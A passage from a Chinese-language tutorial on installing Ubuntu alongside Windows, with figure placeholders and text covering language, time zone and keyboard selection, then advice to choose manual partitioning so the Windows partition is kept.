


图 4




图 5




图 6




图 7




图 8

这是安装过程的第 1 步（共 7 步）——选择合适的语言，没什么疑问的，直接选择简体中文，然后单击“前进”按钮进入安装过程的第 2 步，这里会让我们选择合适的时区，默认为上海时区，保持默认即可，如图 9，继续点“前进”，进入安装过程的第 3 步——选择键盘布局，也是使用默认即可，如图 10。继续“前进”，接下来进入了 ubuntu 分区设置选项，如图 11。




图 9

安装程序给了我们两种分区方式，一种是使用整个硬盘的“向导”模式，另一种是“手动”模式。因为我们的计算机中还有 Windows 系统并且“向导”模式也不能让我们了解 ubuntu 的详细安装过程，因此不能选择“向导”，否则会删除我们 Windows 分区的。这里选择“手动”，单击“前进”按钮，就来到了分区列表窗口，如图 12。

